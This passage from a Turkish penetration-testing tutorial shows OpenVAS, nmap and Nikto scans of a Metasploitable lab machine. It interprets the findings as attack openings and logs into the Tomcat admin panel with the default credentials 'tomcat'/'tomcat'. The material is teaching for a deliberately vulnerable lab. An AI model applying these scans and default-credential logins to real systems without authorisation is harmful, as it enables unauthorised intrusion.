


Gelen ekranda “Name” (Hedef Adı), Hosts (Taranacak Adresler) ve Port List (Port Listesi) bilgilerini seçiyoruz. Ben listede nmap’te en çok kullanılan 2000 TCP ve 100 UDP portunu seçtim. Son olarak “Create Target” ile hedefimizi oluşturuyoruz.




Artık listede “metasploitable” hedefini de göreceksiniz.

2. Yeni bir tarama görevi oluştur: Üst menüden “Scan Management” seçeneğine tıklıyoruz. Daha sonra gelen ekranda “New Task”e yani yıldız simgesine tıklıyoruz. Yeni görevimiz için aşağıdaki şekilde “Name” (isim) ve “Scan Targets” (Hedef) bilgilerini giriyoruz. Son olarak “Create Task” düğmesine tıklayarak yeni görevimizi oluşturuyoruz.




3. Taramayı başlat: Şimdi "Scan Management" → "Tasks" seçeneğine tıklarsak ekranda yeni görevimizi göreceğiz. Çalıştırmak için tek yapmamız gereken aşağıda görünen ikona basmak.




4. Ekran yenilemeyi ayarla: Aşağıda görülen kısımdan "Refresh every 30 seconds"ı seçip sağdaki yeşil ikona tıklayarak 30 saniyede bir ekranın yenilenmesini ve ilerleme durumunu görmeyi sağlıyoruz.

Tarama bittiğinde “Status”, “Done” (Tamamlandı) olarak görünecek. Bundan sonra ilgili satıra tıkladığımızda tarama özetini görebiliriz. Detaylara bakmak için karşımızdaki satıra bir kez daha tıklıyoruz.



Zafiyetlerin alt alta sıralandığını görüyoruz.

Her zafiyetin üstüne tıkladığımızda o zafiyetle ilgili detaylı bilgi ekranımıza gelecektir. Aşağıda “High” (Yüksek) seviyede bir zafiyet detayını görebilirsiniz:



ÖZET

Bu bölümde zafiyet taramasının ne olduğunu ve tarama sırasında hangi yazılımlardan faydalanabileceğimizi, bu yazılımların raporlarını nasıl oluşturacağımız gördük.

Bu bölümde incelediğimiz araçları tekrar özetlersek:

- Nmap
- Nessus
- OpenVAS

BEŞİNCİ BÖLÜM

WEB SİTESİ ZAFİYET TARAMASI

Web sitesi taraması

Şirketlerin saldırıya uğradığı alanlardan birisi de web siteleridir. Web sitelerinin hacker'lar tarafından ele geçirilmesi firmalar için ciddi itibar ve gelir kayıplarına sebep olabilmektedir. Bundan dolayı web sitelerine de gereken önemi vererek tarama yapmamız ve açıkları tespit etmemiz önemlidir.

Zafiyet taramalarında web sitelerinin taraması daha önce anlattığımız tarama şekillerinden daha farklı yöntemler gerektirir. Şimdi bu farklı yöntemleri ayrıntılarıyla anlatmaya çalışacağız.

Nikto[19]

Nikto, Terminal'de komut girerek çalışan bir zafiyet tarama yazılımıdır. Kali üzerinde zaten kurulu geldiği için tekrar kurmanıza gerek yok.

Nikto ile taramamızı yaparken dikkat etmemiz gereken husus şu: Nikto'ya port numarası vermezseniz sadece 80 portunu tarayacaktır. Hedefimiz yine Metasploitable olacak. İlk iş olarak hangi portlarda http hizmeti olduğuna bakalım. Yazacağımız komut "nmap -sV IPadresi" olacak.

```
# # nmap -sV 10.10.56.2
```

[19] https://www.cirt.net/Nikto2

```
   Starting Nmap 7.00 ( https://nmap.org ) at 2016-01-03 16:20
EET

   Nmap scan report for 10.10.56.2

   Host is up (0.00030s latency).

   Not shown: 978 closed ports

   PORT     STATE SERVICE     VERSION

   21/tcp   open  ftp         vsftpd 2.3.4

   22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1
(protocol 2.0)

   23/tcp   open  telnet      Linux telnetd

   25/tcp   open  smtp        Postfix smtpd

   53/tcp   open  domain      ISC BIND 9.4.2

   80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu)
DAV/2)

   111/tcp  open  rpcbind     2 (RPC #100000)

   139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)

   445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup:
WORKGROUP)

   512/tcp  open  exec        netkit-rsh rexecd

   513/tcp  open  login?

   514/tcp  open  shell       Netkit rshd

   1099/tcp open  rmiregistry GNU Classpath grmiregistry

   1524/tcp open  shell       Metasploitable root shell

   2049/tcp open  nfs         2-4 (RPC #100003)

   2121/tcp open  ftp         ProFTPD 1.3.1

   3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5

   5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7

   5900/tcp open  vnc         VNC (protocol 3.3)
```

```
   6000/tcp open  X11         (access denied)

   6667/tcp open  irc         Unreal ircd

   8180/tcp open  http        Apache Tomcat/Coyote JSP engine
1.1

   MAC Address: 08:00:27:C5:8A:E5 (Oracle VirtualBox virtual
NIC)

   Service Info: Hosts:  metasploitable.localdomain, localhost,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE:
cpe:/o:linux:linux_kernel



   Service detection performed. Please report any incorrect
results at https://nmap.org/submit/ .

   Nmap done: 1 IP address (1 host up) scanned in 15.53 seconds
```

Gördüğünüz üzere 80 ve 8180 portlarında http hizmeti veriliyor. Bu durumda hedefimiz 80 ve 8180 portları. Şimdi Nikto ile taramaya geçelim. Yazacağımız komut “nikto -h [domainadı veya IPadresi] -p portlar -Format htm -o output.htm”. Komutla ilgili detaylar ise aşağıdaki şekilde:

- “-h” ile tarayacağımız domain adı veya IP adresini giriyoruz.

- “-p” ile port numaralarını belirtiyoruz.

- “-Format htm” ile html formatında bir sonuç çıktısı üretmesini istiyoruz.

- “-o output.htm” ile sonucun output.htm dosyasına kaydedilmesini istiyoruz.


Şimdi komutu çalıştıralım.

```
   # nikto -h 10.10.56.2 -p 80,8180 -Format htm -o output.htm

   - Nikto v2.1.6

   ---------------------------------------------------------
--------------
```

```
   + Target IP:          10.10.56.2

   + Target Hostname:    10.10.56.2

   + Target Port:        80

   + Start Time:         2016-01-03 16:23:39 (GMT2)

   ---------------------------------------------------------------
--------------

   + Server: Apache/2.2.8 (Ubuntu) DAV/2+ Retrieved x-powered-by
header: PHP/5.2.4-2ubuntu5.10

   + The anti-clickjacking X-Frame-Options header is not
present.

   + The X-XSS-Protection header is not defined. This header can
hint to the user agent to protect against some forms of XSS…

   …

   …

   + OSVDB-3233: /icons/README: Apache default file found.

   + /phpMyAdmin/: phpMyAdmin directory found

   + OSVDB-3092: /phpMyAdmin/Documentation.html: phpMyAdmin is
for managing MySQL databases, and should be protected or limited
to authorized hosts.

   + 8332 requests: 0 error(s) and 29 item(s) reported on remote
host

   + End Time:           2016-01-03 16:24:08 (GMT2) (29 seconds)

   ---------------------------------------------------------------
--------------

   + Target IP:          10.10.56.2

   + Target Hostname:    10.10.56.2

   + Target Port:        8180

   + Start Time:         2016-01-03 16:24:08 (GMT2)

   ---------------------------------------------------------------
--------------

   + Server: Apache-Coyote/1.1
```

```
   + The anti-clickjacking X-Frame-Options header is not
present.

   + The X-XSS-Protection header is not defined. This header can
hint to the user agent to protect against some forms of XSS

   + The X-Content-Type-Options header is not set. This could
allow the user agent to render the content of the site in a
different fashion to the MIME type

   + No CGI Directories found (use '-C all' to force check all
possible dirs)

   + Server leaks inodes via ETags, header found with file
/favicon.ico, fields: 0xW/21630 0x1228677438000

   + OSVDB-39272: favicon.ico file identifies this server as:
Apache Tomcat

   + Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE,
OPTIONS

   …

   …

   …

   + End Time:           2016-01-03 16:24:58 (GMT2) (50 seconds)

   ---------------------------------------------------------------
--------------

   + 2 host(s) tested
```

Yukarıda tarama sonuçlarının ekrandaki halini görebilirsiniz. Ben detayları keserek ekledim çünkü oldukça uzun bir sonuç listelendi. Ayrıca ekranda tek tek incelemek daha zor olacağı için sonuçları htm çıktısı üzerinden inceleyelim. Output.htm dosyası, komutu çalıştırdığınız dizinde oluşacaktır. Çalıştırmak için Kali'nin üst menüsünden "Places → Home" seçerek dosya gezginine girebilir ve ilgili dosyaya çift tıklayarak internet tarayıcınızda açabilirsiniz. Dosyayı açtığınızda aşağıdaki gibi bir ekran göreceksiniz.



Şimdi 80 portu taramasının sonuçlarını inceleyelim:

Target IP 10.10.56.2

Target hostname 10.10.56.2

Target Port 80

HTTP Server Apache/2.2.8 (Ubuntu) DAV/2

Site Link (Name) http://10.10.56.2:80/

Site Link (IP)	http://10.10.56.2:80/

İlk bilgiler, hangi IP ve adresin tarandığı ile web sunucusunun ne olduğu hakkında. Burada sunucunun Apache 2.2.8 olduğunu başarılı bir şekilde bulduğunu görüyoruz.

URI	/
HTTP Method	GET
Description	Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
Test Links	http://10.10.56.2:80/
	http://10.10.56.2:80/
OSVDB Entries	OSVDB-0

PHP/5.2.4 versiyonunun kullanıldığını da bulmuş. İlk iki örneğin detayını verdikten sonra artık sadece önemli detayların açıklamaları üzerinden ilerleyeceğim.

Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: index.php

Apache’nin mod_negotiation ayarı açık olduğundan deneme yanılma yöntemiyle dosya isimleri bulunabilir.

HTTP TRACE method is active, suggesting the host is vulnerable to XST[20]

TRACE açık olduğu için uzaktan izlemeyle başka kullanıcıların bilgilerine ulaşma saldırıları yapılabilecek durumda.

/doc/: Directory indexing found.

/doc/: The /doc/ directory is browsable. This may be /usr/doc.

/doc adında bir dizin bulmuş, ayrıca içeriği listelenebiliyor. Altlardaki detaylarda ayrıca /test ve /icons şeklinde de dizinler bulunduğu bilgisini veriyor. Bu dizinleri detaylı inceleyerek "Acaba işimize yarayacak bilgiler ve açıklıklar var mı?" sorusuna cevap arayabiliriz.

[20] https://www.owasp.org/index.php/Cross_Site_Tracing

/phpMyAdmin/: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.

phpMyAdmin dışarıya açık. Eğer yetkili erişim sağlayabilirsek sitenin veritabanını yönetebilecek duruma geliriz. MySQL veritabanındaki kullanıcılar ve tablolardaki bilgiler belki de ulaşmak istediğimiz hedef bilgiler olabilir.

Şimdi de 8180 portu taramasının sonuçlarını incelemeye başlayalım:

Target IP 10.10.56.2

Target hostname 10.10.56.2

Target Port 8180

HTTP Server Apache-Coyote/1.1

Site Link (Name) http://10.10.56.2:8180/

Site Link (IP) http://10.10.56.2:8180/

İlk başta yine hangi adresi taradığını veriyor ve web sunucusunun Apache-Coyote/1.1 olduğunu söylüyor.

Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS

Burada hangi http metotlara izin verildiğini gösteriyor. Görüldüğü üzere PUT metodu açık olduğu için dışarıdan bağlananların sunucuya kendi dosyalarını atabileceğini öğrenmiş oluyoruz. Ayrıca DELETE metodu açık olduğu için dışarıdan gelen kullanıcıların dosya silebileceği bilgisini veriyor.

GET

/: Appears to be a default Apache Tomcat install.


Yukarıda gördüğünüz gibi bir Apache Tomcat kurulumu olduğunu buldu. Bu detaylardan ve 80 portu taramasından da anlaşılacağı üzere farklı portlarda farklı sunucular farklı hizmetler verebilir. Eğer buna dikkat etmemiş olsaydık sadece 80 portunu tarayıp geçebilir ve 8180 portunu hiç fark etmeden devam edebilirdik.

Description /admin/index.html:

Admin login page/section found.

Tomcat yönetim arayüzüne erişimin açık olduğunu bulmuş. Daha önceki Nessus taramasından da hatırlarsanız; Nessus ilk Tomcat kurulumunda yer alan kullanıcı adı ve şifrenin hâlâ geçerli olduğunu bulmuştu. Bu kullanıcı adı "tomcat", şifre de yine "tomcat" idi. Şimdi giriş yapıp yapamayacağımızı deneyelim.

http://10.10.56.2:8180/admin/index.html linki çalışmadığı için http://10.10.56.2:8180/admin/ şeklinde deneyerek aşağıda görüldüğü üzere yönetim arayüzüne kullanıcı adı ve şifreyle girmeyi başardım. Demek ki Tomcat sunucusunu ele geçirdik.



Ayrıca verilen linkleri denediğimizde http:// 10.10.56.2:8180/manager/html adresine de girebildiğimizi göreceğiz.


Bu noktada alacağımız ders: Eğer en temel güvenlik adımlarına dikkat edilmezse zafiyet taraması aşamasında ilgili sunucunun ele geçirilmesi mümkün olabilir.

Nessus web taraması

Web zafiyet taramasında kullanabileceğimiz araçlardan birisi de Nessus. Nessus'u ağ zafiyet taraması politikasıyla taramada daha önce kullanmıştık. Bu sefer web sitesi taramasıyla yeniden kullanacağız.

